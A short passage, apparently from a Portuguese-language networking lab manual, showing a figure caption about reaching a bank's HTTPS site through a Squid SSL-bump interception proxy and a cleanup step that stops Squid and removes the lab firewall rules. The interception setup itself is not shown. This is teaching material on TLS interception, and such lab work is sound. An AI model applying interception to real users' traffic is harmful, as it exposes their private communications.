

Figura 62: Acesso via Squid/Bump a https://www.bb.com.br

10. Finalmente, retorne o ambiente de laboratório a seu estado original: pare o Squid (via `/usr/local/sbin/squid -k shutdown`) e remova as regras de firewall criadas no passo (6).